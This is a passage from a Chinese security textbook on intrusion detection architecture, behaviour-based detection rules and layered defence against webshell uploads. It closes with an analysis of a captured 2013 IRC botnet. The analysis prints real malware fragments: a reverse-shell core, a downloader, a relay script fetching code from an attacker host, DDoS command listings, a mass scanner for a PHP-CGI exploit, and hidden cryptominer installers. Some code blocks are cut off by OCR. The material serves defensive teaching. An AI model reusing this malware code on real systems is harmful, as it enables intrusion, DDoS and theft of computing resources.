常规的安全产品可能是一个杀毒软件、一个 IDS、一个 WAF，这能解决一个单点安全问题，但如果没有全局的信息汇聚与分析，很难实现对全局态势的感知。

云计算与云安全是常被提起的概念，在大型网络中，因应用服务器对于性能消耗较为敏感，很多复杂的安全分析逻辑不易被业务部门接受，部署于主机和网络上的设备只被限制在实现提取数据功能。分析与计算在后端也就是所谓的云端来实现。

采集与计算的分离带来了诸多优点：

- 假设（几乎是必然出现）单点系统被黑客攻陷，安全策略不易被逆向与窃取，避免因策略失窃带来的，对手针对性研究绕过手法；
- 可快速更新检测策略，减少对各子节点和探测设备的变更，避免干扰业务系统的稳定；
- 原始数据的短时存储，便于对事件演变过程的重现，方便追溯审计，以及预研新检测逻辑的验证。

8.5.2　功能模块

大型网络的安全监测产品通常有各类 SOC 系统、分布式安全产品，以及云安全产品。产品形式千变万化，但功能模块可以简化如图 8-20 所示。

图 8-20　入侵检测体系模块

1. 感知能力

通常 SOC 系统会收集各种日志，各种 NIDS\HIDS 都有数据采集功能。尽可能多的采集数据对于入侵分析是很有帮助的。

但我们面对入侵事件时，常常面临两种尴尬局面：

- **数据很少**。仅有部分系统 \ 应用默认日志。如侦探破案一般，发现入侵事件最重要

的是有证据。通常系统默认的日志等数据无法满足入侵事件分析需求，必须开发专门的探测器。先需要梳理场景对抗需求，搞清楚检测某类攻击所需数据类别与纬度，并将此作为数据采集系统的开发需求，过程如图 8-21 所示。

图 8-21 数据需求

- **数据很多**。大型网络中各类数据很多，甚至多至无法记录。数据并非越多越好，特别是大型网络的海量数据，如全部汇集存储是难以支撑的。且大量的噪音数据也只会带来硬件与人力成本的增加。真正流入最后存储与分析系统的数据，必然是经过精简与格式化之后的，如图 8-22 所示。

图 8-22 数据精简

2. 数据分析

有了数据不等于有检测能力，首先第一个问题就是如何理解你获得的数据，这就是数据格式化。

定义格式化数据需做以下工作：

- 分析规则决定数据纬度。
- 关联逻辑定义字段扩展。

有了格式化好的数据，就实现了数据自动化分析的第一步，接下来才是分析引擎与规则建设。

8.5.3 分析能力

但凡有一点渗透经验的人，对于无论是杀毒软件还是 WAF\IDS 系统都知道使用各种逃避检测的手段。现在我们面对的是有一定反检测能力的攻击者，特别是高级 APT 攻击通常较为隐蔽，不易触发单点的安全策略和检测，需要更多纬度和大视角的数据分析。

传统安全产品单纯依靠特征库的检测模式，效果已大打折扣。黑客工具千变万化，攻

击手法层出不穷，但他们的目的不变，行为是殊途同归的。所以，在原有特征检测技术之外，用行为模型能更好地检测入侵，我们提出以下检测模型。

1. 单点事件描述数据的行为分析

例如一个进程的启动，进程自身的行为与环境信息，如图 8-23 所示。




图 8-23　异常进程

这里你看到了什么？以下均可作为恶意进程检测规则。

- ❑ 父进程为 IE。
- ❑ 进程运行在 IE 缓存目录。
- ❑ 进程 PE 信息：加壳，未签名，多个 PE 头部等。

2. 上下文事件关联分析

例如一个进程状态的变化，以及父子进程状态的变化，如图 8-24 所示。

这是 ProFTPD 的一个远程缓冲区溢出漏洞攻击后的结果，从 pstree 可以看到 proftpd 进程派生了一个 bash 子进程。正常情况下 bash 通常只会从系统登录后的 SSHD\login 等进程启动，这可作为一个异常告警逻辑。大家再想想这个场景还会有那些特征？




图 8-24 ProFTPD 漏洞

3. 规则描述

规则代码的示例如下所示：

```
{
    "dsc":"Remote code execute",
    "cache":{
            Socket=1,
            cmd!=sshd|logoin
    },
    "rule":{
            ip=cache.ip,
            ppid=cache.ip.pid,
            cmd=/bin/shell
    }
}
```

4. 多数据纬度关联分析

例如：NIDS 与 HIDS 的数据联动分析，如图 8-25 所示。




图 8-25 多系统数据关联

NIDS 上出现非正常业务逻辑的文件上传事件，与此几乎同时，HIDS 出现一个 CGI 文件生成事件，可作为可疑 webshell 上传行为规则。上传漏洞千变万化，导致入侵者能上传 webshell 的原因也千奇百怪，我们勿需为每一个 Web 漏洞建立检测规则，形成臃肿的规则库，只要符合上述行为特征，就能被发现。

总结上诉架构与分析逻辑，我们得出整体架构图见图 8-26。




图 8-26 入侵检测系统简化架构

8.5.4 实战演示

前面洋洋洒洒写那么多，不如实战来得实际。下面我们通过对一个确切的攻击场景实现检测能力来实践前面的思路。

1. 场景分析

在黑客入侵过程中，通常有一个环节，就是通过漏洞对自身拥有的权限进行提升，简

称提权。常见的提权手法是，发现系统存在的漏洞，执行漏洞利用程序，exp 利用漏洞获取一个高权限的 shell，如图 8-27 所示。




图 8-27　提权行为分析

2. 检测思路

通过前面的分析和测试，我们会发现一个提权攻击中的特点，那就是 exploit 工具自身在执行时是低权限，而得到的 shell 是高权限。

有了对场景的清晰认识，检测逻辑也就很清楚了：

某个高权限 (system?uid=0?) 进程 (bash?cmd.exe?) 的父进程为低权限，则告警。

3. 系统实现

数据采集需求：根据前面大节中的思路，我们有了场景有了规则，可以考虑采集那些数据以及数据纬度了。在这个场景中，规则分析至少需要用到几个必备的进程数据纬度：进程权限、进程 ID、父进程 ID。

规则逻辑如下：

```
{
    "dsc":"Local Privilege Escalation",
    "cache":{
            uid>0
    },
    "rule":{
```

```
            ip=cache.ip,
            ppid=cache.ip.pid
            uid=0
    }
}
```

以上检测规则基本上能满足多数提权场景，但实际运用中还有一些细节需读者自己去思考完善，例如：

- 同样满足父进程权限低，子进程权限高的正常场景有哪些，如何去除误报？
- 数据关联分析中，分析流程向前追溯还是向后追溯更易实现，更符合你自己分析系统的架构？
- 提权攻击除了上述提到的场景，还有哪些？

我们可以看到，从行为描述很容易刻画攻击场景，从而实现检测，纵使攻击手法千变万化，而关键路径是不易改变的。通过行为模型实现检测能力，避免了各自漏洞技术细节差异带来的规则库冗余（且影响安全系统性能），也避免因检测规则过分针对细节（特征库\漏洞库）可能导致的被绕过。

以上是在实际入侵对抗实践中，根据公司网络自身环境，外部威胁特点不断总结出来一些浅显经验。总的归纳为：**入侵事件数据化、入侵检测模型化、事件分析平台化**。

在针对不同网络环境、安全威胁形势、对抗要求，还须结合自身情况做不少优化和变化。个人认为前述无论是架构还是数据分析模型，是在现有网络海量数据、业务环境苛刻、外部威胁多变的情况下一种较为经济易行的入侵检测思路。

8.6 入侵检测数据模型

在入侵检测攻防对抗中，通常我们的做法是对每一类攻击场景给出检测规则，防守方往往处于被动的境地，因为攻方有太多的绕过与逃逸手段，使得我们面对大量的漏洞和攻击手法而手足无措。下面通过对入侵场景的细致分析，转换视角来帮助大家扭转防守方的被动局面。

1. “我们的”战场

说起攻防对抗，大家很熟悉的一句话是：“攻击只需一点即可得手，而防守必须全面设防”。

可见多数时候，防守方很被动。但在我看来，防守方其实是有优势的。无论坏人多么狡猾，他也是在我们的主场作战。我的系统我做主，孙猴子再怎么折腾也逃不出如来佛的五指山。

目前常见的攻击手法都是针对目标的 Web 系统，或主机系统层面。既然整个战场所在的操作系统以及网络设备均是防守方的，理论上我们可以在任意纬度构建安全产品和制定安全策略，相对来说攻击行为则处一个较低纬度领域的活动。如何理解这个纬度呢，我们先用一张图来展示我们的战场纬度，如图 8-28 所示。




图 8-28　战场纵深视图

2. 高维防守

当攻防双方在同一纬度时，攻击者会有很多途径实现攻击，而防守策略必须不断地叠加来封堵，往往疲于奔命。我认为像杀毒软件或各色 IPS\IDS 那样不断累加特征码的方式，在互联网公司安全团队有限的人力资源条件下，去做这么一件需长年累月投入人力且收效未必很好的事是非常不可取的。

如何让策略足够完备呢，我认为基于系统的机制、CGI 和协议规范是较为靠谱的，比我们不断用新规则、新策略去为之前的策略打“补丁”来靠谱的多。因为一切攻击与防守所需的基本功能与基本逻辑基于此。

从图 8-31 可以看到无论什么入侵行为，都对应着更高一纬度的系统功能和能力支持。在我们的主场，为什么放着这些有利的条件不用呢。与攻击者针尖对麦芒地在低纬度对抗，犹如遭受了《三体》中的“降维攻击”，是不明智的做法。

在制定策略前，先分析一下入侵场景中如“ webshell 上传“在各个纬度都有哪些事件发生，如图 8-29 所示。





图 8-29　webshell 上传在各纬度事件

3. 策略实践

梳理清楚了“ webshell 上传”这个场景在各纬度的技术细节，如何制定不易绕过的策略就相对容易了。

网络层，不用去考虑添加 N 个规则去应对诸如”XXeditor 上传漏洞”、“ XXCMS 上传漏洞“；要知道无论什么漏洞和哪种猥琐的攻击，总是要符合 HTTP 协议，那从高纬度的 HTTP 协议入手，“检测符合 RFC1867 标准的上传 CGI 行为”：



CGI 层，无论什么 CGI 漏洞导致的上传，漏洞代码几乎都有用 fopen 等写文件的操作，这里我们关注 fopen 等写 CGI 文件的 API 事件即可；

系统用户态，通过检测系统层面的 API 调用行为，比如写模式 open CGI（创建），来发

现 webshell 上传几乎对于攻击者来说几乎很难绕过检测了，除非 websvr 直接是 root 启动且能加载任意代码；

系统内核态，通过内核 inotify 事件来发现 CGI 创建行为，在这一层我们甚至不担心 root 启动的 websvr 加载恶意代码带来的可能的逃逸检测，至少在完成后续的攻击之前的可疑行为必定被发现：

总结之后，我们的检测系统如图 8-30 所示，有了立体纵深结构。




图 8-30　高维防守

4. 近身防守

前面看到，通常供攻击者施展的漏洞利用或攻击渠道能做的事情毕竟有限，防守方在高一纬度对事件的观察与检测让攻击方很难逃逸。但也要注意一点，对入侵\漏洞场景的细致分析，以及入侵场景关键环节的提炼也是策略制定的关键，否则也会陷入不断为旧策略打补丁的尴尬境地。

要解决一个入侵场景，在制定策略之前做好足够的分析并提炼其最核心的技术点，贴近此特征制定策略效果就非常好，且不易被绕过。下面选择两个 Linux 系统常见的木马场景和案例来说明。

熟悉恶意代码取证的同学应该清楚常见的反连木马，‘核心’代码部分一般是这样的：

```
connect(sockfd, (struct sockaddr *)&cliaddr, sizeof(struct sockaddr));
dup2(sockfd, 1);
dup2(sockfd, 2);
execve("/bin/sh","sh",envp);
```

那我们检测十分简单，通常一个 bash 进程是不会有网络连接的，所以检测策略是 bash 的 STDIN STDOUT 绑定了 socket 则为木马，如图 8-31 所示。

图 8-31　常规 Linux 反连 shell 检测思路

但有一些老练的攻击者的代码则不会那么偷懒，譬如 mod_rootme 这个木马，为了复用 Apache 的监听端口以及获得 root 权限的 shell，在代码逻辑上做了很多精巧的变换组合，使得检测不可能象前述那类普通木马一样方便。TSRC 官微曾经有分享过（http://t.qq.com/p/t/330573116082464）如何发现 mod_rootme 这类极为隐蔽的后门，如图 8-32 所示。再狡猾的后门也有异于系统正常行为的地方，根据异常行为建立策略是相比那类签名特征更为靠谱的检测手段。

图 8-32 Mod_rootme 检测思路

安全设备与检测系统布置在合适的纬度使得防守处于非常有利的位置，同时尽可能的提炼入侵场景的关键环节，则是检测思想的精髓。

我认为甲方安全团队尽量避免做看似大而全，针对每一类漏洞和黑客攻击手法制定策略的思路。而要针对自身业务特点，分析其主要风险，针对性的制定策略。将有限的资源用于对抗清晰的风险场景，是更为可取且有效率的事。

8.7 数据链生态——僵尸网络

接入了互联网的业务被攻击是难免的，尽早检测，做好事件溯源分析和情报共享，及时控制其蔓延危害网络，亡羊补牢为时未晚。特别是应对类似于僵尸网络这类攻击非常有效。

8.7.1 僵尸网络传播

botnet 或蠕虫，一个重要的特征就是自动传播能力，这里介绍 2 类常见的传播方式。

❑ 漏洞传播——为了快速获取大量被控僵尸肉鸡，攻击者会及时更新攻击模块。笔者有

一个经验，每次在检测到有新一波攻击手法时，去查查最近公开的漏洞或许就能看到。同时作为僵尸网络大范围的攻击行为（甚至是漫无目的的），几乎可以预见到的是他的行为和攻击方式100%会被侦察到，所以他们不会使用最新0day。用1day是权衡两者最经济的方式，并且偏爱能直接执行命令的类型，譬如：struts2 RCE、JBoss DeploymentFileRepository WAR Deployment、CVE-2012-1823（PHP-CGI RCE）等。

- 自动化攻击工具——漏洞常有，而装有存在漏洞的软件的服务器不常有，但人的弱点总是避免不了的。比如弱口令问题，现如今最古老的弱口令猜解攻击依然存在，ssh\ftp\rdp\telnet等等，加之tomcat管理后台等各种口令。现在越来越快的网速，越来越强的硬件性能使之效率越来越高。

8.7.2 僵尸网络架构

这里分析一个2013年内捕获的僵尸网络，其功能特点非常具有代表性。以下是其各功能模块分析。

1. 下载者

负责接收控制者指令，下载更新功能模块。如下所示：

```
        Send(sock2,"GET /%s HTTP/1.0\r\nConnection: Keep-Alive\r\nUser-Agent:
t: %s:80\r\nAccept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, imag
 en\r\nAccept-Charset: iso-8859-1,*,utf-8\r\n\r\n",buf+i+1,buf);
        Send(sock,"NOTICE %s :Receiving file.\n",sender);
        file=fopen(argv[2],"wb");
        while(1) {
                int i;
                if ((i=recv(sock2,bufm,4096,0)) <= 0) break;
                if (i < 4096) bufm[i]=0;
                for (d=0;d<i;d++) if (!strncmp(bufm+d,"\r\n\r\n",4)) {
                        for (d+=4;d<i;d++) fputc(bufm[d],file);
                        goto done;
                }
        }
        done:
        Send(sock,"NOTICE %s :Saved as %s\n",sender,argv[2]);
```

2. 传播中继站

僵尸网络制造者为了隐蔽自己也避免整个botnet被捣毁，不可能将传播源集中到一个地方，所以常常在肉鸡上建立中继站。

在这个案例中，它会搭建一个简易的 webserver 来实现。

```
#!/bin/sh
rm -rf ins_ht.sh*
if [ ! -f /tmp/.ICE-unix/-log/htdocs/httpd ]; then
        mkdir /tmp/.ICE-unix
        mkdir /tmp/.ICE-unix/-log
        mkdir /tmp/.ICE-unix/-log/htdocs/
        cd /tmp/.ICE-unix/-log/htdocs/
        rm -rf darkhttpd*
        wget http://unix4lyfe.org/gitweb/darkhttpd/blob_plain/HEAD:/darkhttpd.c
        if [ ! -f /tmp/.ICE-unix/-log/htdocs/darkhttpd.c ]; then
                wget http://[redacted].cu.cc:35489/darkhttpd.c
        fi
```

3. 被控端

作为一个僵尸傀儡最主要就是“听话”，此次案例它采用的是 irc 通道。这里攻击者预设了 2 个域名作为 Server 通信地址，而域名解析到的 IP 是可随时更换的，ircbot 随机连接到任一个 Server。

```
                "/usr/bin/httpd                 " // What you want this to hide as
            "##..users..##"     // Channel to join
            "bleh"              // The key of the channel
int numservers=2,               // Must change this to equal number of servers down there
char *servers[] = {             // List the servers in that format, always end in (void*)0
        "[redacted].cc",
        "[redacted].tk",
        (void*)0
};
```

此 ircbot 有多个基础功能，如 DDoS、执行命令、自杀、更换 Server、切换静默状态 (Disables all packeting) 等。

```
void help(int sock, char *sender, int argc, char **argv) {
        if (mfork(sender) != 0) return;
        Send(sock,"NOTICE %s :TSUNAMI <target> <secs>                    = Special packeter that wont be blocked by most firew
alls\n",sender); sleep(2);
        Send(sock,"NOTICE %s :PAN <target> <port> <secs>                 = An advanced syn flooder that will kill most network
 drivers\n",sender); sleep(2);
        Send(sock,"NOTICE %s :UDP <target> <port> <secs>                 = A udp flooder\n",sender); sleep(2);
        Send(sock,"NOTICE %s :UNKNOWN <target> <secs>                    = Another non-spoof udp flooder\n",sender); sleep(2);

        Send(sock,"NOTICE %s :NICK <nick>                                = Changes the nick of the client\n",sender); sleep(2)
;
        Send(sock,"NOTICE %s :SERVER <server>                            = Changes servers\n",sender); sleep(2);
        Send(sock,"NOTICE %s :GETSPOOFS                                  = Gets the current spoofing\n",sender); sleep(2);
        Send(sock,"NOTICE %s :SPOOFS <subnet>                            = Changes spoofing to a subnet\n",sender); sleep(2);

        Send(sock,"NOTICE %s :DISABLE                                    = Disables all packeting from this client\n",sender);
 sleep(2);
        Send(sock,"NOTICE %s :ENABLE                                     = Enables all packeting from this client\n",sender);
sleep(2);

        Send(sock,"NOTICE %s :KILL                                       = Kills the client\n",sender); sleep(2);
        Send(sock,"NOTICE %s :GET <http address> <save as>               = Downloads a file off the web and saves it onto the
hd\n",sender); sleep(2);
        Send(sock,"NOTICE %s :VERSION                                    = Requests version of client\n",sender); sleep(2);
        Send(sock,"NOTICE %s :KILLALL                                    = Kills all current packeting\n",sender); sleep(2);
        Send(sock,"NOTICE %s :HELP                                       = Displays this\n",sender);

        Send(sock,"NOTICE %s :IRC <command>                              = Sends this command to the server\n",sender); sleep(
2);
        Send(sock,"NOTICE %s :SH <command>                               = Executes a command\n",sender); sleep(2);
        exit(0);
```

4. 蠕虫特色功能

Ircbot 都是那些古老的功能，下面这些常常才是各种不同 BotNet 特有的。

漏洞扫描攻击

本案例中是 PHP CGI 的 RCE（CVE-2012-1823）：

```
vir:~/tl/aa/tmp # ls
ChangeLog  Makefile  TODO  bm.h  inst        ipsort    ipsort.sgml  php.c   pnscan.1  pnscan.o
version.c  ws
LICENSE    README    bm.c  bm.o  install-sh  ipsort.1  php          pnscan  pnscan.c
pnscan.sgml  version.o
vir:~/tl/aa/tmp # head php.c
/* Apache Magica by Kingcope */
/* gcc apache-magika.c -o apache-magika -lssl */
/* This is a code execution bug in the combination of Apache and PHP.
On Debian and Ubuntu the vulnerability is present in the default install

vir:~/tl/aa/tmp # cat ws
#!/bin/bash
while [ 1 ]; do
#       ___A=`echo $(( ($RANDOM<<15)|$RANDOM) % 255 + 0 ))`
        ___A=`echo $(( $RANDOM % 255 + 0 ))`
        ___B=$(( ($RANDOM<<15)|$RANDOM) % 255 + 0 ))
       ./pnscan -w"HEAD / HTTP/1.0\r\n\r\n" -r"Server: Apache" -t 1000 $___A.$___B.0.0/16 80
        #echo $___A.$___B
#sleep 20
done
```

黑矿工

现在的“黑客”早已不是之前崇尚自由、崇尚技术极致的时代了，金钱才是他们最终目的，所以我们也在此 Botnet 中发现了“挖掘机”，并且丧心病狂的黑客同时进行 2 种网络匿名货币的挖掘：bitcoin 和 primecoin，充分榨干系统性能。

```
wget https://github.com/thbaumbach/ptsminer/archive/master.zip -O ptsminer.zip  --no-check-certificate
unzip ptsminer.zip
rm -rf ptsminer.zip
cd ptsminer-master/src
cp makefile.unix makefile.my
sed -i -e 's/$(LIBS)/$(LIBS) -L\/tmp\/.ICE-unix\/-log\/lib/' makefile.my
sed -i -e 's/$(DEPS)/$(DEPS) -I\/tmp\/.ICE-unix\/-log\/include/' makefile.my
make -f makefile.my ptsminer
cp ptsminer /tmp/.ICE-unix/-log/dlogd
cd /tmp
rm -rf ptsminer*


[   ps -x | grep -v grep | grep "dlogd [redacted]" | wc -l  -eq 0 ]; then
cd /tmp/.ICE-unix/-log/
dlogd [redacted]                    &
```

Bitcoin 挖掘机

```
wget https://github.com/thbaumbach/primecoin/archive/master.zip -O primecoin.zip --no-check-certificate
unzip primecoin.zip
rm -rf primecoin.zip
cd primecoin*
cd src
cp makefile.unix makefile.my
sed -i -e 's/$(OPENSSL_INCLUDE_PATH))/$(OPENSSL_INCLUDE_PATH) \/tmp\/.ICE-unix\/-log\/include)/' makefile.my
sed -i -e 's/$(OPENSSL_LIB_PATH))/$(OPENSSL_LIB_PATH) \/tmp\/.ICE-unix\/-log\/lib)/' makefile.my
sed -i -e 's/$(LDHARDENING) $(LDFLAGS)/$(LDHARDENING) -Wl,-rpath,\/usr\/local\/lib $(LDFLAGS)/' makefile.my
make -f makefile.my primeminer USE_UPNP=1
cp primeminer /tmp/.ICE-unix/-log/vlogd
cd /tmp
rm -rf primeminer*

ables -I INPUT -p tcp -s [redacted] --dport 1337 -j ACCEPT
[ [redacted] ps -x | grep -v grep | grep "vlogd -pooluser=[redacted]" | wc -l -eq 0 ]; then
 cd /tmp/.ICE-unix/-log
 vlogd -pooluser=[redacted] -poolip=[redacted] -poolport=1337 -genproclimit=[redacted]
```

提权

此案例中的攻击者并不满足于 Web 漏洞进来获得的普通权限，还通过系统漏洞，以及社工（信息采集）方式获得 root 权限。

系统提权漏洞工具如下：

```
total 483
drwxr-xr-x  5 root root  1672 Nov 23  2013  /
